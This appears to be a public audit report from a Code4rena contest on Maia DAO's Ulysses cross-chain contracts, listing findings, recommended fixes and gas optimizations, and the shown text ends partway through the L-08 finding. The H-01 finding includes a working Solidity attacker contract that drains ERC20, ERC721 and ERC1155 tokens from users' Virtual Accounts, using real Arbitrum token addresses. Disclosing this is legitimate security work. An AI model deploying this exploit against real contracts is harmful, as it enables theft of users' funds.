Maia DAO - Ulysses

Scope

The code under review can be found within the C4 Maia DAO - Ulysses repository

Summary

In this contest, I discovered 1 High-severity issue, 1 solo Medium-severity issue with my QA and Analysis reports being selected for the final public report, which can be viewed here. The report also includes gas optimizations that help reduce the transaction costs for users as well as deployment fee for the Maia sponsors.

Findings

ID	Issue	Severity
H-01	Missing requiresApprovedCaller() modifier check on function payableCall() allows attacker to drain all tokens from user's VirtualAccount	High
M-01	No deposit cross-chain calls/communication can still originate from a removed branch bridge agent	Medium
L-01	Consider using ERC1155Holder instead of ERC1155Receiver due to OpenZeppelin's latest v5.0 release candidate changes	Low
L-02	Mapping key-value pair names are reversed	Low

ID	Issue	Severity
L-03	Do not hardcode `_zroPaymentAddress` field to address(0) to allow future ZRO fee payments and prevent Bridge Agents from falling apart incase LayerZero makes breaking changes	Low
L-04	Do not hardcode `_payInZRO` field to false to allow future ZRO fee payment estimation for payloads	Low
L-05	Leave some degree of configurability for extra parameters in `_adapterParams` to allow for feature extensions	Low
L-06	Do not hardcode LayerZero's proprietary chainIds	Low
L-07	Array entry not deleted when removing bridge agent	Low
L-08	Double entries in `strategyTokens`, `portStrategies`, `bridgeAgents` and `bridgeAgentFactories` arrays are not prevented	Low
L-09	ERC1155 tokens are permanently locked in user's Virtual Account	Low
N-01	Missing event emission for critical state changes	Non-Critical
N-02	Avoid naming mappings with `get` in the beginning	Non-Critical
N-03	Shift ERC721 receiver import to `IVirtualAccount.sol` to avoid duplicating ERC721 receiver import	Non-Critical
N-04	Typo error in comments	Non-Critical
N-05	No need to limit `settlementNonce` input to uint32	Non-Critical
N-06	Setting `deposit.owner = address(0);` is not required	Non-Critical

Gas Optimizations

Gas Optimizations	Issue	Instances
G-01	`<x> += <y>` costs more gas than `<x> = <x> + <y>` for state variables	1
G-02	Keep variable declaration outside for loop to avoid creating new instances on each iteration	2
G-03	Cache `_amount - _deposit` to save gas	1

Gas Optimizations	Issue	Instances
G-04	`dParams.amount > 0` check is not required	1
G-05	Use do-while loop instead of for-loop to save gas on `executeSigned()` function execution	1
G-06	Use `++i` instead of `i++` in unchecked block of for loop	1
G-07	Zeroing out owner `deposit.owner = address(0);` not required	1
G-08	Cache out `deposit.owner` from if conditions to save gas	1

Analysis Report

Findings

[H-01] Missing requiresApprovedCaller() modifier check on function payableCall() allows attacker to drain all tokens from user's VirtualAccount

Impact

Attacker can drain all ERC20, ERC721 and ERC1155 tokens (except native ARB) from user's Virtual Account. This is due to missing requiresApprovedCaller() modifier check on function payableCall(), which allows anyone to make external calls from user's Virtual Account. The impact here is much higher since the attacker can do this with multiple user Virtual Accounts.

Additionally, if the Virtual Account is the manager of user's router and bridge-agent pair, it would allow the attacker to make cross-chain calls from the user's account, which can have unintended consequences.

Proof of Concept

Here is the whole process:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/VirtualAccount.sol#L85C1-L112C6

1. Attacker calls function payableCall() with parameter input `PayableCall[] calldata calls`

Struct PayableCall (from IVirtualAccount.sol):

```
File: IVirtualAccount.sol
13: struct PayableCall {
14:     address target;
15:     bytes callData;
16:     uint256 value;
17: }
```

Function payableCall():

```
File: VirtualAccount.sol
086:     function payableCall(PayableCall[] calldata calls) public payable returns (bytes[] memory returnData) {
087:         uint256 valAccumulator;
088:         uint256 length = calls.length;
089:         returnData = new bytes[](length);
090:         PayableCall calldata _call;
091:         for (uint256 i = 0; i < length;) {
092:             _call = calls[i];
093:             uint256 val = _call.value;
094:             // Humanity will be a Type V Kardashev Civilization before this overflows - andreas
095:             // ~ 10^25 Wei in existence << ~ 10^76 size uint fits in a uint256
096:             unchecked {
097:                 valAccumulator += val;
098:             }
099:
100:             bool success;
101:
102:             if (isContract(_call.target)) (success, returnData[i]) = _call.target.call{value: val}(_call.callData);
103:
104:             if (!success) revert CallFailed();
105:
106:             unchecked {
107:                 ++i;
```

```
                }
            }

            // Finally, make sure the msg.value = SUM(call[0...i].value)
            if (msg.value != valAccumulator) revert CallFailed();
        }
```

2. In the struct PayableCall, we can observe `address target`, `bytes calldata` and `uint256 value` members. Here are the values for each member in the struct for each type of token **(Note: msg.value field is 0 in all)**:

a. **ERC20 tokens (using USDC contract on Arbitrum chain as example):**

```
address target = 0xaf88d065e77c8cC2239327C5EDb3A432268e5831
bytes callData = abi.encodeWithSignature("transfer(address,uint256)",
<Attacker's address>, <USDC balance of Virtual Account>);
uint256 value = 0 (msg.value is 0)
```

b. **ERC721 tokens (using Arbitrum Odyssey NFT contract on Arbitrum chain as example):**

```
address target = 0xfAe39eC09730CA0F14262A636D2d7C5539353752
bytes callData =
abi.encodeWithSignature("safeTransferFrom(address,address,uint256)",
<Virtual Account address>, <Attacker's address>, <ERC721 tokenId owned by
Virtual Account>);
uint256 value = 0 (msg.value is 0)
```

c. **ERC1155 tokens (using Top ERC1155 token address on Arbitrum chain as example):**

Note: Although the above ERC1155 contract address is verified and provided as the most transacted by etherscan, it is also unnamed so do not interact with it. It's only used here for example purposes.

Calldata below can also use the safeBatchTransferFrom function in case multiple ERC1155 tokens are being drained

```
address target = 0xF3d00A2559d84De7aC093443bcaAdA5f4eE4165C
bytes callData =
abi.encodeWithSignature("safeTransferFrom(address,address,uint256,uint256,
bytes)", <Virtual Account address>, <Attacker's address>, <ERC1155 tokenId
owned by Virtual Account>, <Number of ERC1155 tokens to transfer>, <empty
data field>);
uint256 value = 0 (msg.value is 0)
```

Attacker's Contract

The attacker's contract below is a representation of how the attacker can steal tokens from user's Virtual Account. The data in the functions makes use of the examples I've provided above.

- Functions starting with "attack" are used to drain funds
- Functions starting with "withdraw" are used by attacker to withdraw the drained funds from his contract

```
File: AttackerContract.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import {IVirtualAccount, PayableCall} from "./IVirtualAccount.sol";

import {ERC1155} from "@openzeppelin/contracts/token/ERC1155/ERC1155.sol";
import {ERC721} from "@openzeppelin/contracts/token/ERC721/ERC721.sol";
import {ERC20} from "@openzeppelin/contracts/token/ERC20/ERC20.sol";

contract AttackerContract {

 address owner;
 IVirtualAccount virtualAccount;
 PayableCall[] params;

 constructor(address _virtualAccount) {
   virtualAccount = IVirtualAccount(_virtualAccount);
   owner = msg.sender;
 }

 function attackERC20() public {
   bytes memory data =
abi.encodeWithSignature("transfer(address,uint256)", address(this),
100000);

   PayableCall memory param = PayableCall({
     target: 0xaf88d065e77c8cC2239327C5EDb3A432268e5831,
     callData: data,
     value: 0
   });

   params.push(param);

   virtualAccount.payableCall(params);
 }

 function attackERC721() public {
   bytes memory data =
abi.encodeWithSignature("safeTransferFrom(address,address,uint256)",
virtualAccount, address(this), 10);

   PayableCall memory param = PayableCall({
     target: 0xfAe39eC09730CA0F14262A636D2d7C5539353752,
     callData: data,
     value: 0
   });

   params.push(param);

   virtualAccount.payableCall(params);
 }


 function attackERC1155() public {
   bytes memory data =
abi.encodeWithSignature("safeTransferFrom(address,address,uint256,uint256,
bytes)", virtualAccount, address(this), 7, 100, "");

   PayableCall memory param = PayableCall({
     target: 0xF3d00A2559d84De7aC093443bcaAdA5f4eE4165C,
     callData: data,
     value: 0
   });

   params.push(param);

   virtualAccount.payableCall(params);
 }

 function withdrawERC20(address _token, uint256 _amount) external
onlyOwner {
     ERC20(_token).transfer(msg.sender, _amount);
 }

 function withdrawERC721(address _token, uint256 _tokenId) external
onlyOwner {
     ERC721(_token).transferFrom(address(this), msg.sender, _tokenId);
 }

 function withdrawERC1155(address _token, uint256 _tokenId, uint256
_value, bytes memory _data) external onlyOwner {
     ERC1155(_token).safeTransferFrom(address(this), msg.sender, _tokenId,
_value, _data);
 }

 modifier onlyOwner() {
   require(msg.sender == owner);
   _;
 }

}
```

Tools Used

Manual Review

Recommended Mitigation Steps

There are 2 solutions to this:

1. Recommended solution - Just apply the requiresApprovedCaller() modifier on function payableCall()
2. Do not allow calls to occur if msg.value == 0. This way if the function is intended to be kept public, an attacker always has to deposit some amount of ARB into the contract. Not an efficient solution though since net profit for attacker is still higher.

Solution:

```
File: VirtualAccount.sol
86:     function payableCall(PayableCall[] calldata calls) public payable
requiresApprovedCaller returns (bytes[] memory returnData) {
```

Additionally, to separate functionality of functions call() and payableCall(), consider adding a require check in payableCall() to only allow calls if `msg.value >= 0`. Thus if no msg.value is required, user can use the call() function.

[M-01] No deposit cross-chain calls/communication can still originate from a removed branch bridge agent

Impact

Bridge agents are removed/toggled off to stop communication to/from them (confirmed by sponsor) in case of some situation such as a bug in protocol or in case of an upgrade to a newer version of the protocol (in case LayerZero decides to upgrade/migrate their messaging library)

Admin router contracts are able to disable or toggle off anybody's bridge agents due to any reasons through the removeBranchBridgeAgent() function in CoreRootRouter.sol contract. But although this toggles off the branch bridge agent in the Branch chain's BranchPort, it still allows No Deposit calls to originate from that deactivated branch bridge agent.

Proof of Concept

Here is the whole process:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/CoreRootRouter.sol#L186

1. Admin in CoreRootRouter decides to remove branch bridge agent through removeBranchBridgeAgent() function

Here is the execution path of the call:

Root chain to Endpoint (EP): removeBranchBridgeAgent => callOut => _performCall => send

EP to Branch chain: receivePayload => lzReceive => lzReceiveNonBlocking => _execute => executeNoSettlement (Executor) => executeNoSettlement (Router) => _removeBranchBridgeAgent => toggleBridgeAgent (Port)

The following state change occurs in function toggleBridgeAgent():

- Line 356 - isBridgeAgent for _bridgeAgent is set to false, thus deactivating it.

```
File: BranchPort.sol
355:     function toggleBridgeAgent(address _bridgeAgent) external
override requiresCoreRouter {
356:         isBridgeAgent[_bridgeAgent] = !isBridgeAgent[_bridgeAgent];
357:
358:         emit BridgeAgentToggled(_bridgeAgent);
359:     }
```

Note: Over here there is no call made back to the root chain again which means the synced branch bridge agent is still synced in root (as shown here). But even if it is synced in Root chain, there are no checks or even state variables to track activeness (bool isActive) of branch bridge agent on the Root chain end as well. Not related to this POC but good to be aware of.

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L195

2. Now although bridge agent has been deactivated from BranchPort's state, it can still be used for no deposit calls/communication when calling function callOut(). This is because in the function callOut(), there is no check to see if it the current BranchBridgeAgent (that is deactivated) is active in the BranchPort through the modifier requiresBridgeAgent(). Now let's see how a call can occur through a deactivated branch bridge agent.

3. User calls callOut() to communicate through the branch BridgeAgent (that was deactivated):

```
File: BaseBranchRouter.sol
83:     function callOut(bytes calldata _params, GasParams calldata
_gParams) external payable override lock {
84:         IBridgeAgent(localBridgeAgentAddress).callOut{value:
msg.value}(payable(msg.sender), _params, _gParams);
85:     }
```

4. Here is the execution path of the call from callOut() function in BaseBranchRouter contract:

Branch chain to EP: callOut() => callOut (branch bridge agent - that was deactivated) => _performCall => send

EP to Root chain: receivePayload => lzReceive => lzReceiveNonBlocking => _execute => executeNoDeposit => execute (Router) => logic continues based on custom Router's implementation

There are few important points to note here:

1. Calls (No deposit calls) can occur through both callOut() and callOutSigned()
2. Adding the modifier requiresBridgeAgent() check is critical here communication between user's custom Branch chain to Root chain routers is still active

3. Incoming calls to lzReceive() are not fine from user's custom Root Router since that still allows no deposit router-router communication through the deactivated branch bridge agent.
4. Incoming calls to lzReceive() are fine from admin CoreRootRouter since such calls will be made to manage bridgeAgents, factories, strategy tokens and port strategies in the BranchPort.
5. Outgoing calls from function callOutSystem() are fine since the function is only used to respond back to the root chain when an incoming call from root to branch occurs to manage bridgeAgents, factories, strategy tokens and port strategies.
6. Preventing outgoing no deposit calls are important because user's custom Root Router can communicate with other chains for various purposes such as bridging of tokens from Arbitrum (Root) to another branch chains like Avalanche, Fantom and many more. This is crucial since the call for bridging between Arbitrum and Avalanche originates from a branch bridge agent that is considered inactive.

Tools Used

Manual Review

Recommended Mitigation Steps

The issues here to solve are:

1. Outgoing No deposit calls from callOut() and callOutSigned()
2. Allowing incoming calls from CoreRootRouter but not user's custom Root Router.

Solution for callOut() function (check added on Line 202 - same can be applied for callOutSigned()):

```
File: BranchBridgeAgent.sol
195:     function callOut(address payable _refundee, bytes calldata _params, GasParams calldata _gParams)
196:         external
197:         payable
198:         override
199:         lock
200:     {
201:         //Perform check to see if this BranchBridgeAgent is active in BranchPort
202:         require(localPortAddress.isBridgeAgent(address(this)), "Unrecognized BridgeAgent!");
203:
204:         //Encode Data for cross-chain call.
205:         bytes memory payload = abi.encodePacked(bytes1(0x01), depositNonce++, _params);
206:
207:         //Perform Call
208:         _performCall(_refundee, payload, _gParams);
209:     }
```

Solution for point 2 is not straightforward but is possible. The team will need to add an extra state variable `address MaiaCoreRootRouter` in the Branch Bridge Agent which stores Maia's administration

CoreRootRouter address. This `MaiaCoreRootRouter` will then need to be checked in Func ID 0x00 No deposit block in the lzReceiveNonBlockingFunction. The check would be like this:

```
if (localPortAddress.isBridgeAgent(address(this)) || maiaRouterAddress ==
callerFromRootChain) (i.e. parameter that is passed when Maia's router
address calls from Root chain) {
   //Allow execution
}
```

This way when the branch bridge agent is inactive, only the Maia Administration CoreRootRouter can continue execution.

[L-01] Consider using ERC1155Holder instead of ERC1155Receiver due to OpenZeppelin's latest v5.0 release candidate changes

View OpenZeppelin's v5.0 release candidate changes here

There is 1 instance of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/VirtualAccount.sol#L9C1-L9C97

```
File: src/VirtualAccount.sol
9: import {ERC1155Receiver} from
"@openzeppelin/contracts/token/ERC1155/utils/ERC1155Receiver.sol";
```

[L-02] Mapping key-value pair names are reversed

Keys are named with value names and Values are named with key names. This can be difficult to read and maintain as keys and values are referenced using their names.

There are 4 instances of this:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L86C1-L101C37

Below in the 4 instances of the mappings, we can see that the key-value pair names are reversed. For example, in mapping `getGlobalTokenFromLocal`, the first key is named `address chainId` while the second key is named `uint256 localAddress`. As we know, chainIds cannot be addresses and localAddress cannot be an uint256.

```
File: RootPort.sol
091:     /// @notice ChainId -> Local Address -> Global Address
092:     mapping(address chainId => mapping(uint256 localAddress =>
address globalAddress)) public getGlobalTokenFromLocal;
093:
094:     /// @notice ChainId -> Global Address -> Local Address
```

```
    mapping(address chainId => mapping(uint256 globalAddress => address localAddress)) public getLocalTokenFromGlobal;

    /// @notice ChainId -> Underlying Address -> Local Address
    mapping(address chainId => mapping(uint256 underlyingAddress => address localAddress)) public
        getLocalTokenFromUnderlying;

    /// @notice Mapping from Local Address to Underlying Address.
    mapping(address chainId => mapping(uint256 localAddress => address underlyingAddress)) public
        getUnderlyingTokenFromLocal;

```

Additionally, if we check this getter function in the same contract, we can further prove that the namings are reversed in the original mappings above. (Note: The contracts function as expected since only names are reversed)

```
File: RootPort.sol
    function _getLocalToken(address _localAddress, uint256 _srcChainId, uint256 _dstChainId)
        internal
        view
        returns (address)
    {
        address globalAddress = getGlobalTokenFromLocal[_localAddress][_srcChainId];
        return getLocalTokenFromGlobal[globalAddress][_dstChainId];
    }
```

Solution:

```
File: RootPort.sol
    /// @notice Local Address -> ChainId -> Global Address
    mapping(address localAddress => mapping(uint256 chainId => address globalAddress)) public getGlobalTokenFromLocal;

    /// @notice Global Address -> ChainId -> Local Address
    mapping(address globalAddress => mapping(uint256 chainId => address localAddress)) public getLocalTokenFromGlobal;

    /// @notice Underlying Address -> ChainId -> Local Address
    mapping(address underlyingAddress => mapping(uint256 chainId => address localAddress)) public
        getLocalTokenFromUnderlying;

    /// @notice Mapping from Local Address to Underlying Address.
    mapping(address localAddress => mapping(uint256 chainId => address underlyingAddress)) public
```

```
103:          getUnderlyingTokenFromLocal;
104:
```


[L-03] Do not hardcode `_zroPaymentAddress` field to address(0) to allow future ZRO fee payments and prevent Bridge Agents from falling apart incase LayerZero makes breaking changes

Hardcoding the _zroPaymentAddress field to address(0) disallows the protocol from using ZRO token as a fee payment option in the future (ZRO might be launching in the coming year). Consider passing the _zroPaymentAddress field as an input parameter to allow flexibility of future fee payments using ZRO tokens.

We can also see point 5 in this integration checklist provided by the LayerZero team to ensure maximum flexibility in fee payment options is achieved. Here is the point:

```
Do not hardcode address zero (address(0)) as zroPaymentAddress when
estimating fees and sending messages. Pass it as a parameter instead.
```

Check out this recent discussion between the 10xKelly and I on hardcoding _zroPaymentAddress (Note: In our case, the **contracts that would be difficult to handle changes or updates are the BridgeAgent contracts**): Check out this transcript in case image fails to render - https://tickettool.xyz/direct?url=https://cdn.discordapp.com/attachments/1155911737397223496/1155911741725757531/transcript-tx-mrpotatomagic.html



User Question: According to the documentation, _zroPaymentAddress is the address of the ZRO token holder who would pay for the transaction. In the integration list, it is mentioned that we should not hardcode it when calling the send() function. May I know why we should not hardcode address(0) but pass it as a parameter? Thank you

DRAMA Today at 9:55 PM
@10xKelly please do take a look, thank you!

10xKelly Today at 10:06 PM
Hey @MrPotatoMagic the recommendation is to make the contract's functionality more configurable and dynamic by allowing it to be passed as a parameter rather than hardcoding it. This approach enhances the contract's flexibility for future changes or adjustments if there's any. (edited)

@10xKelly Hey @MrPotatoMagic the recommendation is to make the contract's functionality more configurable and dynam

MrPotatoMagic Today at 10:10 PM
Thanks for clarifying, I am just confused with what role the zroPaymentAddress would serve since msg.sender who is calling the UA pays for the gas by passing msg.value to send(). In this case how is the zroPaymentAddress serving?

My understanding about it is if in the future zro payments are allowed, msg.value can be passed as 0 to allow the zroPaymentAddress to pay for gas. Am I understanding this correct?

@MrPotatoMagic Thanks for clarifying, I am just confused with what role the zroPaymentAddress would serve since msg.ser

10xKelly Today at 10:23 PM
There's no information whether it could be used differently from what it is now. But hardcoding it would make it hard for your contract to handle changes or updates. (edited)

There are 2 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L828

This is even more important in our contracts since function _performCall() is the exit point for most cross-chain calls being made from the RootBridgeAgent.sol. Thus, if any updates are made from the LayerZero team, there are chances of the protocol core functionality breaking down.

```
File: src/RootBridgeAgent.sol
823:             ILayerZeroEndpoint(lzEndpointAddress).send{value: msg.value}(
824:                 _dstChainId,
825:                 getBranchBridgeAgentPath[_dstChainId],
826:                 _payload,
827:                 _refundee,
828:                 address(0),
829:                 abi.encodePacked(uint16(2), _gParams.gasLimit, _gParams.remoteBranchExecutionGas, callee)
830:             );
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L775

Check Line 778:

```
File: BranchBridgeAgent.sol
768:     function _performCall(address payable _refundee, bytes memory
_payload, GasParams calldata _gParams)
769:         internal
770:         virtual
771:     {
772:         //Sends message to LayerZero messaging layer
773:         ILayerZeroEndpoint(lzEndpointAddress).send{value: msg.value}(
774:             rootChainId,
775:             rootBridgeAgentPath,
776:             _payload,
777:             payable(_refundee),
778:             address(0),//@audit Integration issue - Do not hardcode
address 0 as it may cause future upgrades difficulty
779:             abi.encodePacked(uint16(2), _gParams.gasLimit,
_gParams.remoteBranchExecutionGas, rootBridgeAgentAddress)
780:         );
781:     }
```

[L-04] Do not hardcode `_payInZRO` field to false to allow future ZRO fee payment estimation for payloads

Hardcoding the _payInZRO field disallows the protocol from estimating fees when using ZRO tokens as a fee payment option (ZRO might be launching in the coming year). Consider passing the _payInZRO field as an input parameter to allow flexibility of future fee payments using ZRO. **(Note: Although in the docs here ,they've mentioned to set _payInZRO to false, it is only temporarily to avoid incorrect fee estimations. Providing _payInZRO as an input parameter does not affect this since bool value by default is false)**

We can also see point 6 in this integration checklist provided by the LayerZero team to ensure maximum flexibility in fee payment options is achieved. Here is the point (useZro is now changed to _payInZRO):

```
Do not hardcode useZro to false when estimating fees and sending messages.
Pass it as a parameter instead.
```

There are 2 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L150

Check Line 154 below:

```
File: RootBridgeAgent.sol
144:     function getFeeEstimate(
145:         uint256 _gasLimit,
146:         uint256 _remoteBranchExecutionGas,
147:         bytes calldata _payload,
148:         uint16 _dstChainId
149:     ) external view returns (uint256 _fee) {
150:         (_fee,) = ILayerZeroEndpoint(lzEndpointAddress).estimateFees(
151:             _dstChainId,
152:             address(this),
153:             _payload,
154:             false, //@audit Low - Do not hardcode this to false, instead pass it as parameter to allow future payments using ZRO
155:             abi.encodePacked(uint16(2), _gasLimit, _remoteBranchExecutionGas, getBranchBridgeAgent[_dstChainId])
156:         );
157:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L161C1-L173C6

Check Line 172 below:

```
File: BranchBridgeAgent.sol
162:     /// @inheritdoc IBranchBridgeAgent
163:     function getFeeEstimate(uint256 _gasLimit, uint256 _remoteBranchExecutionGas, bytes calldata _payload)
164:         external
165:         view
166:         returns (uint256 _fee)
167:     {
168:         (_fee,) = ILayerZeroEndpoint(lzEndpointAddress).estimateFees(
169:             rootChainId,
170:             address(this),
171:             _payload,
172:             false,//@audit Low - do not set this to false
173:             abi.encodePacked(uint16(2), _gasLimit, _remoteBranchExecutionGas, rootBridgeAgentAddress)
174:         );
175:     }
```

[L-05] Leave some degree of configurability for extra parameters in `_adapterParams` to allow for feature extensions

As recommended by LayerZero here on the last line of Message Adapter Parameters para, the team should leave some degree of configurability when packing various variables into _adapterParams. This can allow the Maia team to support feature extensions that might be provided by the LayerZero team in the future.

There are 2 instances of this:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L829C1-L829C106

Below Line 829 represents the _adapterParams. Leaving an extra `bytes calldata param` field when packing the variables using abi.encodePacked can help support any feature extensions by LayerZero in the future.

```
File: src/RootBridgeAgent.sol
823:             ILayerZeroEndpoint(lzEndpointAddress).send{value: 
msg.value}(
824:                 _dstChainId,
825:                 getBranchBridgeAgentPath[_dstChainId],
826:                 _payload,
827:                 _refundee,
828:                 address(0),
829:                 abi.encodePacked(uint16(2), _gParams.gasLimit, 
_gParams.remoteBranchExecutionGas, callee)
830:             );
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L776

Check Line 779:

```
File: BranchBridgeAgent.sol
773:         ILayerZeroEndpoint(lzEndpointAddress).send{value: msg.value}(
774:             rootChainId,
775:             rootBridgeAgentPath,
776:             _payload,
777:             payable(_refundee),
778:             address(0),
779:             abi.encodePacked(uint16(2), _gParams.gasLimit, 
_gParams.remoteBranchExecutionGas, rootBridgeAgentAddress)
780:         );
781:     }
```

[L-06] Do not hardcode LayerZero's proprietary chainIds

As stated by LayerZero here:

```
ChainId values are not related to EVM ids. Since LayerZero will span EVM &
non-EVM chains the chainId are proprietary to our Endpoints.
```

Since the chainIds are proprietary, they are subject to change. As recommended by LayerZero on point 4 here, use admin restricted setters for changing these chainIds.

Additionally, in the current Maia contracts most chainIds have been marked immutable. If LayerZero does change the chainIds, migrating to a new version would be quite cumbersome all because of this trivial chainId problem (if not handled).

There are 2 instances of this issue (Note: Most bridgeAgent and Port contracts have this issue as well but I have not mentioned them here explicitly):

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L40

As we can see below, currently the chainId is immutable. Consider removing immutable to ensure future chainId changes compatibility.

```
File: src/RootBridgeAgent.sol
40: uint16 public immutable localChainId;
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/CoreRootRouter.sol#L47

As we can see below, currently the chainId is immutable, Consider removing immutable to ensure future chainId changes compatibility.

```
File: src/CoreRootRouter.sol
46:     /// @notice Root Chain Layer Zero Identifier.
47:     uint256 public immutable rootChainId;
```

[L-07] Array entry not deleted when removing bridge agent

There is 1 instance of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L355

The function toggleBridgeAgent() is only called from _removeBranchBridgeAgent() in the CoreBranchRouter contract. Thus, the function should delete the _bridgeAgent entry from the bridgeAgents array as well to remove stale state.

```
File: BranchPort.sol
359:     function toggleBridgeAgent(address _bridgeAgent) external
override requiresCoreRouter {
360:         isBridgeAgent[_bridgeAgent] = !isBridgeAgent[_bridgeAgent];
361:
362:         emit BridgeAgentToggled(_bridgeAgent);
363:     }
```

[L-08] Double entries in `strategyTokens`, `portStrategies` and `bridgeAgents` arrays are not prevented

There are 3 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L362C1-L380C1

1. Double entry of a strategy token

Let's look at the execution path of how strategy tokens are managed: Root chain to EP: manageStrategyToken => callOut => _performCall => send EP to Branch chain: receivePayload => lzReceive => lzReceiveNonBlocking => _execute => executeNoSettlement (Executor) => executeNoSettlement (Router) => _manageStrategyToken => either toggleStrategyToken or addStrategyToken

As we can see in the chain of calls above, when toggling off a strategy token we reach the function toggleStrategyToken(), which toggles of the token as below:

```
File: BranchPort.sol
380:     function toggleStrategyToken(address _token) external override
requiresCoreRouter {
381:         isStrategyToken[_token] = !isStrategyToken[_token];
382:
383:         emit StrategyTokenToggled(_token);
384:     }
```

Now when we try to toggle it back on, according to the chain of calls we reach the function addStrategyToken(), which does the following:

- On Line 372, we push the token to strategyTokens again. This is what causes the double entry
- On Line 373, there is a chance of overwriting the _minimumReservesRatio as well.

```
File: BranchPort.sol
367:     function addStrategyToken(address _token, uint256
_minimumReservesRatio) external override requiresCoreRouter {
368:         if (_minimumReservesRatio >= DIVISIONER ||
_minimumReservesRatio < MIN_RESERVE_RATIO) {
369:             revert InvalidMinimumReservesRatio();
370:         }
371:
372:         strategyTokens.push(_token);
373:         getMinimumTokenReserveRatio[_token] = _minimumReservesRatio;
374:         isStrategyToken[_token] = true;
375:
